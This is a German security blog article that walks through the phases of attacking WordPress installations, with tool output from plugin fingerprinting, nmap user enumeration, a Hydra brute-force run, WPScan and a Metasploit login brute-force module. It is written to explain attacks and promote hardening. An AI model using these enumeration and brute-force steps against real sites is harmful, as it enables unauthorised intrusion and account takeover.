

Hacking WordPress – Ein Blick hinter die Kulissen

Angreifen und Sichern von WordPress



Hacking WordPress – Ein Blick hinter die Kulissen

Wie Angreifer WordPress-Installationen hacken bzw. Schwachstellen in Plugins, Themes oder Konfigurationen ausnutzen.

1. Hilfe ich wurde gehackt!




Allein in Deutschland ist der **Verbreitungsgrad** von WordPress enorm – Tendenz weiter steigend. Im weltweiten [Vergleich](#) mit anderen Content Management Systemen (CMS) hält WordPress einen Anteil von bis zu 51% (Top Million Sites). Beeindruckende Zahlen also, die WordPress immer stärker in den Fokus von **professionellen Angreifern** rückt. So attackierte ein Botnet im April diesen Jahres [WordPress-Installationen](#) weltweit.

Zum Schutz und Absicherung von Installationen wurden bereits zahlreiche Anleitungen veröffentlicht. Empfehlenswert sind »[Hardening WordPress](#)« oder auch meine Artikelserie »[WordPress absichern](#)«.

In diesem Beitrag werden allerdings keine weiteren **Schutzmaßnahmen** vorgestellt, sondern wie Angreifer vorgehen, um WordPress-Installationen zu hacken. Es soll ein kleiner Einblick hinter die **Kulissen** sein – in der Realität existieren weitaus mehr Möglichkeiten und Varianten.

2. Hinweis zu »Hacking WordPress«

Der Angriff von WordPress-Installationen oder Systemen ohne Erlaubnis bzw. Einverständniserklärung stellt eine **strafbare Handlung** dar. Wer ohne vertragliche Grundlage fremde Systeme angreift begibt sich auf sehr dünnes Eis. Die nachfolgenden Informationen dienen der Aufklärung und sollten lediglich im Rahmen eines [Penetrationstests](#) Verwendung finden. Im Gegensatz zu illegalen Hacking-Angriffen stellt ein Penetrationstest ein **auftragsgesteuerter** Einbruch in ein oder mehrere Systeme dar. Das Vorgehen dient im Grunde der »Qualitätskontrolle« der aktuell umgesetzten IT-Sicherheit im Unternehmensumfeld.



Ein Angriff / Penetrationstest lässt sich in unterschiedlichen **Phasen** unterteilen, von denen ein Teil sequentiell wiederholt wird. Phase 1 dient zunächst der **Informationsgewinnung** über das Ziel. Während ein Penetrationstester in Phase 4 die Ergebnisse festhält, wird sich ein Angreifer diesen Schritt wohl eher sparen...

3. Informationsgewinnung – Phase 1

Im ersten Schritt wird ein Angreifer möglichst viele **Informationen** über sein Ziel sammeln, die für den weiteren Verlauf von Interesse sein können. Zu diesem Zweck werden verschiedene öffentlich verfügbare Informationsquellen durchsucht. Diese werden im Anschluss ausgewertet und sollen Aufschluss darüber geben, über welchen Weg ein Einbruch am **einfachsten** realisiert werden kann. Für diesen Zweck stehen unterschiedliche Tools zur Verfügung – die meisten davon befinden sich auf der Linux Distribution [Kali](#). Die Distribution wird sowohl von **Hackern**, als auch von **Penetrationstestern** zur Auffindung von Schwachstellen / Sicherheitsanalysen eingesetzt.

Dabei helfen Tools die unter »Information Gathering« zusammengefasst sind. Letztendlich werden in der ersten Phase folgende Ziele verfolgt:

- Ziel identifizieren
- System / Anwendungsversion bestimmen
- Verfügbare Netzwerk-Ports
- Laufende Services
- Verteidigungsstrategien erkennen
- [...]

Du kannst den Blog aktiv unterstützen!

No Tracking. No Paywall. No Bullshit.

Die Arbeit von kuketz-blog.de finanziert sich zu 100% aus den Spenden unserer Leserinnen und Leser. Werde Teil dieser Community und unterstütze auch du unsere Arbeit mit deiner Spende.

[Mitmachen →](#)

3.1 Beispiel: WordPress Identifikation

Das Verstecken der **WordPress-Versionsnummer** oder sonstigen **Meta-Daten** wird bei Laien oftmals mit dem Schutz gegen Spambots oder Sicherheitslücken in Verbindung gebracht. In der Tat lassen sich damit die besonders »dämlichen« Bots an der Nase herumführen, aber bereits semi-professionelle Varianten lassen sich von den [Security by Obscurity](#) Maßnahmen nicht beirren. Sie benutzen ausgeklügelte Methoden zur Feststellung ob eine Seite mit WordPress betrieben wird.



```
[*] Num of checks set to: 100
-----
[*] Input plugin list set to: wp_plugin_list_2013_feb.txt
[*] Num of threats set to: 10
-----
==> Results for: http://[REDACTED] <==
[i] Wordpress version found: 3.5.2
[i] Wordpress last public version: 3.5.2

[*] Search for installed plugins

[i] Plugin found: google-sitemap-generator
  |_Latest version: 3.2.9
  |_ Installed version: 3.2.8

[i] Plugin found: jetpack
  |_Latest version: 2.1.2
  |_ Installed version: 2.3.1
  |_CVE list:
  |__CVE-2011-4673: (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-4673)

[i] Plugin found: si-contact-form
  |_Latest version: 3.1.8.1
  |_ Installed version: trunk

[i] Plugin found: wp-pagenavi
  |_Latest version: 2.83
  |_ Installed version: 2.83
```

Wer selbst mal schauen möchte ob seine WordPress-Installation als solche erkannt wird kann folgende Webseite nutzen: [Is it WordPress?](#)

Mehr Informationen benötigt? Beispielsweise alle installierten Plugins? Auch gar kein Problem mit dem Tool [plecost](#). Hier ein Fingerprint einer WordPress-Installation:

Mit Hilfe der gesammelten Informationen lässt sich WordPress bzw. eines der installierten Plugins gezielt angreifen. Details zu Schwachstellen für bestimmte Versionen stellt beispielsweise CVE-Details zur [Verfügung](#).

3.2 Beispiel: System identifizieren

```
bash-3.2$ sudo nmap -v -0 --osscan-guess scanme.nmap.org
Password:

Starting Nmap 6.20BETA1 ( http://nmap.org ) at 2013-11-27 15:31 CET
Initiating Ping Scan at 15:31
Scanning scanme.nmap.org (74.207.244.221) [4 ports]
Completed Ping Scan at 15:31, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:31
Completed Parallel DNS resolution of 1 host. at 15:31, 0.17s elapsed
Initiating SYN Stealth Scan at 15:31
Scanning scanme.nmap.org (74.207.244.221) [1000 ports]
Discovered open port 22/tcp on 74.207.244.221
Discovered open port 80/tcp on 74.207.244.221
Increasing send delay for 74.207.244.221 from 0 to 5 due to 13 out of 43 dropped probes since last increase.
Discovered open port 9929/tcp on 74.207.244.221
Completed SYN Stealth Scan at 15:31, 31.58s elapsed (1000 total ports)
Initiating OS detection (try #1) against scanme.nmap.org (74.207.244.221)
Retrying OS detection (try #2) against scanme.nmap.org (74.207.244.221)
Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.18s latency).
Not shown: 994 closed ports
PORT      STATE      SERVICE
22/tcp    open      ssh
80/tcp    open      http
135/tcp   filtered  msrpc
139/tcp   filtered  netbios-ssn
445/tcp   filtered  microsoft-ds
9929/tcp  open      nping-echo
Aggressive OS guesses: Linux 2.6.38 - 3.0 (97%), Linux 2.6.32 - 3.2 (95%), Linux 2.6.32 - 2.6.39 (94%), Linux 2.6.24 - 2.6.36 (93%), Linux 2.6.36 - 2.6.37 (93%), Linux 2.6.32 (93%), Linux 2.6.38 (93%), Linux 2.6.32 - 3.6 (92%), Linux 2.6.37 (92%), Linux 3.0 (92%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 43.942 days (since Mon Oct 14 17:55:23 2013)
```

Linux 2.6.38

[Nmap](#) ist ein Werkzeug zum **Scannen** und **Auswerten** von Hosts in einem Netzwerk und fällt in die Kategorie der [Portscanner](#). Der Name steht für Network Mapper. Nmap wird in erster Linie für Portscanning eingesetzt. Daneben verfügt es über weitere Techniken, wie beispielsweise die Erkennung des eingesetzten Betriebssystems ([OS-Fingerprinting](#)).

Letztendlich dienen solche Informationen wiederum als **Ausgangspunkt** für die weiteren Phasen, in denen Schwachstellen aktiv ausgenutzt werden.

3.3 Beispiel: Erkennung von Benutzer-Accounts


Um sich in den **Administrationsbereich** von WordPress einzuloggen ist die Kombination aus einem Benutzernamen und Passwort erforderlich. Falls ein Angreifer im Vorfeld den Benutzernamen »erraten« kann, benötigt er im Anschluss lediglich das korrekte Passwort. Insgesamt erleichtert das ein erfolgreiches Eindringen in den sensiblen Administrationsbereich.

Oft genügt dazu die Eingabe von
wordpress-blog-adress.de/?author=1

in die Browser-Zeile. In der Standard-Installation bekommt ein Administrator / Nutzer eine eindeutige **Identifikationsnummer** zugewiesen. Meist endet diese auf **author=1** bzw. kann durch den Austausch der 1 am Ende leicht durchprobiert werden.

```
bash-3.2$ sudo nmap -sV --script http-wordpress-enum --script-args limit=25
Password:

Starting Nmap 6.20BETA1 ( http://nmap.org ) at 2013-11-27 15:58 CET
Nmap scan report for [REDACTED]
Host is up (0.037s latency).
rDNS record for [REDACTED]
Not shown: 979 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu7 (Ubuntu Linux; protocol 2.0)
23/tcp    filtered telnet
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       NLNet Labs Unbound
80/tcp    open  http?
| http-wordpress-enum:
| Username found: olaf
| Username found: [REDACTED]
| Username found: [REDACTED]
| Username found: [REDACTED]
| Username found: [REDACTED]
| Username found: [REDACTED]
| Username found: [REDACTED]
| Username found: [REDACTED]
| Username found: [REDACTED]
| Username found: [REDACTED]
| Username found: [REDACTED]
| Username found: nullbyte
| Username found: [REDACTED]
| Username found: [REDACTED]
```



Falls der WordPress-Betreiber dies manuell geändert hat hilft ein Skript für nmap – wer probiert schon gerne alle

Kombinationen durch:

4. Angriffsvektoren finden – Phase 2

Ausgehend von den in Schritt eins gesammelten Informationen werden anschließend mögliche **Einstiegspunkte** in das System identifiziert. Mit Hilfe von Tools und manuellen Abfragen wird konkret nach Schwachstellen und Lücken gesucht, die einen Einbruch ermöglichen. Unter »Vulnerability Analysis« sind die benötigten Tools zusammengefasst und dienen folgenden Zielen:

- Schwachstellen identifizieren
- Identifizieren und priorisieren von System Zugangspunkten
- Risiken einschätzen
- [...]

WordPress auf Schwachstellen und Konfigurationsfehler prüfen

Für Deine WordPress-Installation habe ich ein **spezielles** Leistungspaket im Angebot:

- Scan Deiner WordPress-Installation auf Schwachstellen
- Auswertung und Beurteilung der gefundenen Schwachstellen
- Auf Basis der Ergebnisse erhältst Du von mir individuelle Maßnahmenempfehlungen zur Behebung und Absicherung

Wenn du Deine WordPress-Installation **nachhaltig** absichern möchtest, kannst Du mich gerne kontaktieren.

Gut zu wissen: Sicherheit erlangst Du nicht durch die Installation unzähliger Security-Plugins, sondern durch eine saubere Konfiguration, stetige Updates und proaktive Maßnahmen

zur Absicherung. [Kontakt aufnehmen](#)

4.1 Administrationsbereich

Äußert beliebt als Einstiegspunkt ist der Login zum **Administrationsbereich** von WordPress – nicht zuletzt deswegen, weil sich ein Angriff bei vielen Installationen mit einfachen Mitteln bewerkstelligen lässt.

Über den Browser lässt sich prüfen, ob der Administrationsbereich generell für jeden erreichbar ist:

`wordpress-blog-adress.de/wp-admin`

WordPress-Installation.


Aus Beispiel zwei lässt sich die Verwendung eines Security-Plugins ableiten. Vermutlich kommt hier [Login LockDown](#) / [Limit Login Attempts](#) oder ein ähnliches Plugin zum Einsatz. Diese protokollieren fehlgeschlagene **Login-Versuche**. Falls ein Anmeldeversuch innerhalb von 5 Minuten dreimal hintereinander fehlschlägt blockiert das Plugin die anfragende IP-Adresse beispielsweise für eine Stunde. [Script-Kiddies](#) und dämliche Bots lassen sich von solchen Maßnahmen abschrecken – professionelle Angreifer hingegen weniger.

4.2 Fehlende SSL-Verschlüsselung

Hauptsächlich wird [SSL](#) für die **Absicherung** zwischen Webbrowser und Webserver eingesetzt – also immer dann, wenn sensible Informationen über das **unsichere** Internet ausgetauscht werden sollen.

Über den Browser wird abermals der Login zum Administrationsbereich aufgerufen:

`wordpress-blog-adress.de/wp-admin`



Falls zwischen Browser und Server keine verschlüsselte SSL-Verbindung ausgehandelt wird, können die **Anmeldedaten** mitgeschnitten werden. Ganz konkret: Ein WordPress-Blogger nutzt das kostenlose **WLAN** in seinem Lieblingskaffee und loggt sich in den Administrationsbereich ein. Da die Verbindung nicht über SSL abgesichert wird, kann einer Angreifer die Anmeldedaten im **Klartext** bzw. unverschlüsselt mitlesen. Solch ein Angriff ist mit einfachen Mitteln bereits von Anfängern durchführbar.

5. Ausnutzen von Schwachstellen – Phase 3

Gefundene Schwachstellen gilt es in Phase 3 gezielt auszunutzen. Dafür werden vorhandene **Exploits** verwendet oder neue entwickelt, die es ermöglichen Systeme zu **kompromittieren**. Falls in ein System eingedrungen werden kann, ergeben sich aus dem Zugriff oftmals weitere mögliche **Angriffsziele**, die vorher nicht erreichbar waren. Mit der Toolkiste aus »Exploitation Tools« oder »Privilege Escalation« stehen in Kali genügend Mittel zur Verfügung. Verfolgt wird damit:

- Schwachstellen in Systemen / Anwendungen ausnutzen
- Systemzugriff erhalten
- Zugang zu geschützten Web-Bereichen
- Erfassen von sensiblen Daten
- [...]

5.1 Brute-Force WP-Login

Da Administratoren über die weitreichendsten **Berechtigungen** verfügen, stellen sie ein beliebtes Ziel für Angreifer dar. Einmal eingeloggt erlauben Sie beispielsweise das Hinzufügen von schädlichen PHP- oder Javascript-Befehlen direkt über das

Dashboard. In der Informationsphase wurden bereits Anmeldeinformationen gesammelt, die gezielt für den Einbruch in das Backend genutzt werden können.

Geschützt wird der Administrationsbereich aus einer **Kombination** von Benutzername und Passwort. Falls ein Angreifer bereits über den Benutzernamen verfügt, so muss er im nächsten Schritt das Passwort »erraten«. Mittels einem [Brute-Force-Angriff](#) wird durch Ausprobieren das passende Passwort ermittelt. In freier Wildbahn führt dieser Angriff oft zum Erfolg, da viele Anwender noch immer [unsichere Passwörter](#) verwenden.

```
[DATA] 16 tasks, 1 server, 217179671904 login tries (l:1/p:217179671904), ~13573
[DATA] attacking service http-get on port 443
[STATUS] 2650.00 tries/min, 2650 tries in 00:01h, 217179669254 todo in 1365909:5
[ERROR] Child with pid 4366 terminating, can not connect
[STATUS] 2236.33 tries/min, 6709 tries in 00:03h, 217179665195 todo in 1618569:3
[ERROR] Child with pid 4359 terminating, can not connect
[ERROR] Child with pid 4360 terminating, can not connect
[ERROR] Child with pid 4363 terminating, can not connect
[STATUS] 2091.86 tries/min, 14643 tries in 00:07h, 217179657261 todo in 1730357:8
[STATUS] 2052.87 tries/min, 30793 tries in 00:15h, 217179641111 todo in 1763222:8
[ERROR] Child with pid 4386 terminating, can not connect
[443][www] host: ██████████ login: admin password: admin
[STATUS] attack finished for ██████████ (waiting for children to finish) ...
1 of 1 target successfully completed, 1 valid password found
```

Speziell für diesen Zweck steht [Hydra](#) zur Verfügung. Neben WordPress-Installationen kann damit eine breite Palette von Systemen und Anwendungen angegriffen werden.

5.2 Das Tool WPScan

[WPScan](#) ist speziell auf WordPress zugeschnitten. Es bietet zahlreiche Funktionen, wie beispielsweise die **Erkennung** der installierten Plugins, Themes und WordPress-Versionen. Des Weiteren ist es in der Lage Benutzer-Accounts für [Brute-Force-Angriffe](#) zu »erraten« und verweist direkt auf **Schwachstellen-Datenbanken**, falls während des Scans auffällige Plugins gefunden werden. Im Beispiel wird eine Lücke im Plugin [W3 Total Cache](#) (Version 0.9.3) detektiert.


```

| URL: http://[REDACTED]
| Started: Thu Nov 28 20:48:00 2013

[+] robots.txt available under: 'http://[REDACTED]/robots.txt'
[!] The WordPress 'http://[REDACTED]/readme.html' file exists
[!] Full Path Disclosure (FPD) in: 'http://[REDACTED]/wp-includes/rss-functions.php'
[+] Interesting header: LINK: <http://[REDACTED]/?p=201>; rel=shortlink
[+] Interesting header: SERVER: Apache
[+] Interesting header: SET-COOKIE: PHPSESSID=1dfec3c561bf9fe33d10d4d2c5e1270d; path=/
[+] This site seems to be a multisite (http://codex.wordpress.org/Glossary#Multisite)
[+] XML-RPC Interface available under: http://[REDACTED]/xmlrpc.php
[+] WordPress version 3.7.1 identified from meta generator

[+] WordPress theme in use: [REDACTED]-mainsite v0.1

| Name: [REDACTED]-mainsite v0.1
| Location: http://[REDACTED]/wp-content/themes/[REDACTED]-mainsite/

[+] Enumerating plugins from passive detection ...
| 1 plugins found:

| Name: w3-total-cache v0.9.3
| Location: http://[REDACTED]/wp-content/plugins/w3-total-cache/
| Readme: http://[REDACTED]/wp-content/plugins/w3-total-cache/readme.txt
|
| * Title: W3 Total Cache 0.9.2.9 - PHP Code Execution
| * Reference: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2010
| * Reference: http://secunia.com/advisories/53052
| * Reference: http://osvdb.org/92652
| * Reference: http://www.exploit-db.com/exploits/25137/

```

5.3 Metasploit

[Metasploit](#) ist eine Art **Allzweckwaffe** bzw. große Toolbox für Penetrationstests und Sicherheitsanalysen. Es besteht aus unterschiedlichen Teilbereichen, Teilprojekten und Modulen – der Umfang erlaubt den Einsatz in allen **Phasen** eines Penetrationstests. Auch Angreifer machen sich Metasploit zu Nutze, um in fremde Systeme einzudringen. Hier lediglich ein kurzer Einblick in das Metasploit Universum.

Das Metasploit Modul »**wordpress_login_enum**« dient zur Feststellung von gültigen Benutzer-Accounts und kann im Anschluss einen Passwort-Rate-Angriff durchführen.


```
msf > use auxiliary/scanner/http/wordpress_login_enum
msf auxiliary(wordpress_login_enum) > show options
```

```
Module options (auxiliary/scanner/http/wordpress_login_enum):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	yes	Try blank passwords for all users
BRUTEFORCE	true	yes	Perform brute force authentication
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
PASSWORD		no	A specific password to authenticate
PASS_FILE		no	File containing passwords, one per line
Proxies		no	Use a proxy chain
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential was successful
THREADS	1	yes	The number of concurrent threads
URI	/wp-login.php	no	Define the path to the wp-login.php
USERNAME		no	A specific username to authenticate
USERPASS_FILE		no	File containing users and passwords, one per line
USER_FILE		no	File containing usernames, one per line
VALIDATE_USERS	true	yes	Enumerate usernames
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

```
msf auxiliary(wordpress_login_enum) > set URI /wordpress/wp-login.php
```

```
URI => /wordpress/wp-login.php
```

```
msf auxiliary(wordpress_login_enum) > set PASS_FILE /tmp/passes.txt
```

```
PASS_FILE => /tmp/passes.txt
```

```
msf auxiliary(wordpress_login_enum) > set USER_FILE /tmp/users.txt
```

```
USER_FILE => /tmp/users.txt
```

```
msf auxiliary(wordpress_login_enum) > set RHOSTS 192.168.1.201
```

```
RHOSTS => 192.168.1.201
```

```
msf auxiliary(wordpress_login_enum) > run
```

```
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Running
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checking
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Invalid
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checking
[+] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Username
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checking
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Invalid
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checking
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Invalid
[+] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Found
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Running
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Skipping
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Trying
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Failed
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Trying
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Failed
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Trying
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Failed
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Trying
[+] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - SUCCESS
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(wordpress_login_enum) >
```

6. Weitere Möglichkeiten

Die oben dargestellten Tools und Möglichkeiten stellen lediglich eine Mini-Auswahl dar. In der **Praxis** existieren unzählige Tools und Varianten, Webanwendungen und deren Host-Systeme zu hacken. Allein in den Datenbanken von [Metasploit](#) und [exploit-db.com](#) sind hunderte von **Schwachstellen** erfasst und beschrieben. Immer wieder Ziel sind Plugins, Themes und der WordPress-Kern selbst.

Hinweis

Auch von deaktivierten Plugins oder Themes geht eine Gefahr aus. Selbst wenn sie nicht aktiv verwendet werden, so sind sie im Normalfall dennoch erreichbar. Beispielsweise erlaubt das Plugin Asset-Manager (Version <= 2.0) einen Datei-Upload in ein temporäres Verzeichnis – anschließend kann darüber Schadcode ausgeführt werden. Für diesen Einbruch muss das Plugin nicht aktiv sein, sondern lediglich auf dem Webservice vorhanden. **Lücke:** [WordPress Asset-Manager PHP File Upload Vulnerability](#).

6.1 Angriffe auf Systemebene

Allein für Phase 1 (**Informationsbeschaffung**) wird ein Angreifer viel Zeit aufwenden, um an Daten / Informationen zu gelangen, die ihm später nützlich sein können. Immerhin hängt davon indirekt der Erfolg für den späteren Einbruch ab. Bereits einfache Wege wie, [Google-Hacking](#) (Dorks), [DNS-Informationen](#) und [soziale Netzwerke](#) stellen wichtige Informationsquellen dar. Daraus lassen sich oftmals Informationen ableiten, die entscheidende Hinweise für einen erfolgreichen Angriff bieten. Womöglich bietet eine WordPress-Installation selbst keinen **Angriffspunkt**, was den Fokus auf das Host-System richtet. Als Beispiel:

- MySQL-Datenbank

- FTP / SSH Service
- [CPanel](#) oder andere Tools für die web-basierte Administration
- [phpMyAdmin](#) Zugänge
- [...]

Für die Sicherheit von WordPress müssen alle **Zahnräder** ineinandergreifen – letztendlich hat ein Angreifer immer das Ziel das schwächste Zahnrad auszumachen.

7. Fazit

Der Artikel WordPress-Hacking soll einen **Eindruck** über den Ablauf eines Angriffs vermitteln – auch wenn die Phasen leicht vermischt sind. Angreifer verfolgen damit meist unterschiedliche Ziele. Oftmals dienen infizierte WordPress-Installationen als **Ausgangspunkt** für weitere Angriffe oder zum Versenden von [Spam-Mails](#). Neben Vandalismus und Rachegefühle sind praktisch unzählige Absichten denkbar.

Wenn eure WordPress-Installation selbst schon gehackt wurde oder ihr die Sicherheit im Vorfeld verbessern wollt, dann empfehle ich nochmals folgende Anleitungen: »[Hardening WordPress](#)« und meine Artikelserie »[WordPress absichern](#)«.

Bildquellen:

Skull: „#9358035“, <https://de.fotolia.com/id/9358035>

Über den Autor | Kuketz

In meiner freiberuflichen Tätigkeit als Pentester / Sicherheitsforscher ([Kuketz IT-Security](#)) schlüpfte ich in die Rolle eines »Hackers« und suche Schwachstellen in IT-Systemen, Webanwendungen und Apps (Android, iOS). Des Weiteren bin ich **Lehrbeauftragter** für IT-Sicherheit an der [dualen Hochschule Karlsruhe](#), schärfe durch [Workshops und Schulungen](#) das

Sicherheits- und **Datenschutzbewusstsein** von Personen und bin unter anderem auch als Autor für die Computerzeitschrift [c't](#) tätig.

Der Kuketz-Blog bzw. meine Person ist regelmäßig in den [Medien](#) (heise online, Spiegel Online, Süddeutsche Zeitung etc.) vertreten.

[Mehr Erfahren →](#)